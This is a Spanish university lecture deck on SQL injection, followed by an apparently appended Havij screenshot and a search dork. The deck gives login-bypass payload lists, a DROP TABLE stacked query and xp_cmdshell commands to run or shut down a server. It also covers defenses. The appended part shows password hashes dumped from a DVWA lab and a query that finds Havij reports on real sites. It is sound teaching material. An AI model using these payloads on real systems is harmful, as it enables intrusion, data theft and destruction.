



Ingeniería de Sistemas
Universidad Francisco de Paula
Santander

<http://ingsistemas.ufps.edu.co>



Universidad
Francisco de Paula Santander



Ingeniería de Sistemas
Universidad Francisco de Paula
Santander

ATAQUES POR INYECCION DE CODIGO SQL

ATAQUES POR INYECCION DE CODIGO SQL

Se conoce como **Inyección SQL**, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

El ataque por inyección de código SQL se produce cuando no se filtra de forma adecuada la información enviada por el usuario. Un usuario malicioso podría incluir y ejecutar textos que representen nuevas sentencias SQL que el servidor no debería aceptar.

Este tipo de ataque es independiente del sistema de bases de datos subyacente, ya que depende únicamente de una inadecuada validación de los datos de entrada.

Como consecuencia de estos ataques y dependiendo de los privilegios del usuario de base de datos bajo el cual se ejecutan las consultas, se podría acceder no solo a las tablas relacionadas con la operación de la aplicación del servidor Web, sino también a las tablas de otras bases de datos alojadas en el mismo servidor Web.

También pueden propiciar la ejecución de comandos arbitrarios del sistema operativo del equipo del servidor Web.






Ejemplos de ataques

- **Obtención de la base de datos completa** usando sentencias SELECT
- **Modificación o inserción de datos** usando INSERT o UPDATE
- **Borrado de la base de datos** usando DELETE
- **Ejecución de comandos del sistema operativo** usando *EXEC master.dbo.xp_cmdshell* por ejemplo, el valor de pass sería *pass=hack' EXEC master.dbo.xp_cmdshell'cmd.exe dir c:'--*
- **Apagado remoto del servidor**
pass=hack' EXEC master.dbo.xp_cmdshell'cmd.exe shutdown'--

Si se tiene la siguiente pagina web:



http://192.168.1.150/curso/practicas/sqlinjection/ejemplo01/login.php

dlines count.php

Login:

Password:

Entrar

Simula una aplicación que requiere identificación de usuario y password. Si se intenta entrar un usuario y password al azar la aplicación dirá “Acceso denegado” El login y password correcto son: “admin” y “admin1234”. Se puede comprobar introduciéndolo.



Login:

Password:

Entrar




Acceso PERMITIDO
Bienvenido

Ahora se va a conseguir acceso PERMITIDO usando inyección SQL, sin conocer ni el Login ni el Password.

The screenshot shows a web browser window with a login form. The 'Login:' field contains 'hack' and the 'Password:' field contains 'hack' or '1'='1'. The 'Entrar' button is clicked. The browser's status bar shows 'Acceso PERMITIDO' and 'Bienvenido'.

¿Por qué permite la entrada?



Se concatenan las variables \$login y \$pass en la cadena de consulta SQL.

Gracias a la comilla ' se consigue terminar la cadena 'hack'.

Lo que venga después de la comilla será interpretado como parte de la sentencia SQL.

Con or '1'='1' conseguimos que el resultado de la consulta sea siempre verdadero

```
$entrada = mysql_query("SELECT usuario FROM usuarios Where usuario='hack' and clave='hack' or '1'='1' ",
```

Otras variantes en el campo login

Variantes de Consultas

```

01 1' OR 1=1--
02 1' OR '1' = '1
03 '
04 ''
05 'or"='
06 ') or ('a'='a
07 ") or ("a"="a
08 hi" or "a"="a
09 or a=a--
10 admin'--
11 ' or 0=0 --
12 " or 0=0 --
13 or 0=0 --
14 ' or 'x'='x
15 " or "x"="x
16 ') or ('x'='x
17 ' or 1=1--
18 " or 1=1--
19 or 1=1--
20 ' or a=a--
21 " or "a"="a
  
```

```

01 SELECT * FROM login WHE/**/RE id = 1 o/**/r 1=1
02 SELECT * FROM login WHE/**/RE id = 1 o/**/r 1=1 A/**/ND user L/**/IKE "%root%"
03
04 SHOW TABLES
05 SELECT * FROM login WHERE id = 1 or 1=1 AND SHOW TABLES
06
07 SELECT VERSION
08 SELECT * FROM login WHERE id = 1 or 1=1 AND SELECT VERSION()
09
10 SELECT host,user,db from mysql.db
11 SELECT * FROM login WHERE id = 1 or 1=1 AND select host,user,db from mysql.db;
  
```

Input del usuario

Alicia'; DROP TABLE usuarios; SELECT * FROM datos
WHERE nombre LIKE '%

Resultado

SELECT * FROM usuarios WHERE nombre =
'Alicia';

DROP TABLE usuarios;

SELECT * FROM datos WHERE nombre LIKE '%';

¿Qué Bases de datos son susceptibles a Inyección SQL?

MySQL

- ✓ Se ejecuta con privilegios de 'root' por defecto
- ✓ Volcado a ficheros con INTO OUTFILE
- ✓ La ejecución de sentencias múltiples es POCO PROBABLE, pocos módulos lo permiten

Oracle y DB2

- ✓ La ejecución de sentencias múltiples NO está permitida
- ✓ Anidamiento de consultas SELECT y uso de UNION posible
- ✓ Uso de procedimientos invocables desde la inyección

Postgres

- ✓ La ejecución de sentencias múltiples SI está permitida
- ✓ Anidamiento de consultas SELECT y uso de UNION posible
- ✓ Uso de procedimientos invocables desde la inyección
- ✓ Uso de COPY posible como súper usuario

MS SQL

- ✓ La ejecución de sentencias múltiples SI está permitida
- ✓ Anidamiento de consultas SELECT y uso de UNION posible
- ✓ Uso de procedimientos invocables desde la inyección (mención especial de 'xp_cmdshell')

SEGURIDAD CONTRA SQL INJECTION

¿QUE HACER CONTRA ESTA VULNERABILIDAD?

❖ Auditoría de código mediante herramientas

Ofrecen resultados satisfactorios en la detección de vulnerabilidades fáciles de identificar y ahorran mucho tiempo. Ej: Acunetix Web Vulnerability Scanner y Netcraft

❖ Verificar siempre los datos que introduce el usuario

Si se espera recibir un entero, es mejor verificar. Igualmente si es un long un char, un varchar, o cualquier tipo. Si se prefiere también se puede convertir al tipo de dato que se espera. Comprobar también la longitud de las cadenas o su formato. Con esto se evitará posibles técnicas avanzadas de inyección SQL.

❖ Comprobar el contenido de las variables de cadena y aceptar únicamente valores esperados. Rechace las especificaciones que contengan datos binarios, secuencias de escape y caracteres de comentario. Esto puede impedir la inyección de scripts y puede servir de protección frente a explotaciones de saturación del búfer.

SEGURIDAD CONTRA SQL INJECTION

- ❖ Utilizar procedimientos almacenados para validar los datos indicados por el usuario.
- ❖ Implementar varias capas de validación. Las precauciones que se tome contra usuarios malintencionados ocasionales pueden resultar ineficaces contra piratas informáticos con determinación. Lo más recomendable es validar los datos especificados por el usuario en la interfaz de usuario y, después, en todos los puntos posteriores en que atraviesen un límite de confianza.
- ❖ Si es posible, rechace los datos que contengan los siguientes caracteres:

Carácter de entrada	Significado en Transact-SQL
;	Delimitador de consultas.
'	Delimitador de cadenas de datos de caracteres.
--	Delimitador de comentarios.
/* ... */	Delimitadores de comentarios. El servidor no evalúa el texto incluido entre /* y */.
xp_	Se utiliza al principio del nombre de procedimientos almacenados extendidos de catálogo, como xp_cmdshell .

HERRAMIENTAS

- ✓ http://www.taringa.net/posts/linux/15058932/Miedo-a-una-inyeccion-SQL--8-Tool_s-para-enfrentarlas.html
- ✓ **SQLiHelper 2.7: SQL Injection :**
www.hacktimes.com/sqlihelper_2_7_sql_injection/
- ✓ **Pangolín: Automatización de inyección SQL:**
www.hacktimes.com/pangolin_automatizaci_n_de_inyecci_n_sql/
- ✓ **SQLMap:** sqlmap.org
- ✓ **Enema: SQL Injection and Web Attack Framework:**
code.google.com/p/enema/
- ✓ **MultiInjector - Herramienta Automática de Inyección SQL:**
dragonjar.org/multiinjector-herramienta-automatica-de-inyeccion-sql.xhtml

VIDEOS DE INTERES

<http://www.youtube.com/watch?v=PB7hWlqTSqs&feature=related>

<http://www.youtube.com/watch?v=-uqotuscuQE&feature=related>



Universidad
Francisco de Paula Santander



Ingeniería de Sistemas
Universidad Francisco de Paula
Santander

Gracias por su atención

Mayra Alejandra Pérez Durán

alejandrak30@gmail.com

13 de Julio de 2012

<http://www.elladodelmal.com/2017/04/reportes-de-ataques-sql-injection.html>

Havij

Target:
Analyze
Pause

☐ Keyword:
☐ Syntax:

Database:
Method:
Type:
Load
Save

Post Data:
Load

About
Info
Tables
Read Files
Write File
Cmd Shell
Query
Find Admin
MD5
Settings

Stop
Dump All
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save

dvwa

guestbook

users

user_id

first_name

last_name

☒ user

☒ password

avatar

information_schema

ali

cdcol

joomla

joomla2

user

password

admin

5f4dcc3b5aa765d61d8327deb882cf...

gordonb

e99a18c428cb38d5f260853678922...

1337

8d3533d75ae2c3966d7e0d4fcc692...

pablo

0d107d09f5bbe40cade3de5c71e9e...

smithy

5f4dcc3b5aa765d61d8327deb882cf...

☒ Use Group_Concat (MySQL Only)
☒ All in one request
☐ Force to use it
☒ Clear list on get

Status: Idle
Log
Clear Log

```

Tables found: guestbook,users
Count(column_name) of information_schema.columns where table_schema='dvwa' and table_name='users'
Columns found: user_id,first_name,last_name,user,password,avatar
Count(*) of dvwa.users is 5
Data Found: user,password=admin^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=1337^8d3533d75ae2c3966d7e0d4fcc69216b
Data Found: user,password=gordonb^e99a18c428cb38d5f260853678922e03
Data Found: user,password=smithy^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=pablo^0d107d09f5bbe40cade3de5c71e9e9b7

```



"havij report" "Target" ext:html



All

Images

Videos

Shopping

News

More

Settings

Tools

About 100 results (0.52 seconds)

Havij - Report

[REDACTED]/Database/db38.html ▼

Target: http://[REDACTED]/article.php?id=%Inject_Here%25. Date: 11.04.2016 17:57:28. DB Detection: MySQL >=5 (Auto Detected). Method: GET.

Havij - Report

[REDACTED]/Database/db34.html ▼

Target: http://www.[REDACTED].org/articledetails.php?id=%Inject_Here%8. Date: 06.04.2016 21:30:29. DB Detection: MySQL >=5 (Auto Detected).

Havij - Report

[REDACTED].html ▼

Target: http://www.[REDACTED].talent.php?id=%Inject_Here%92. Date: 11.04.2016 23:15:25. DB Detection: MySQL >=5 (Auto Detected). Method: GET. Type ...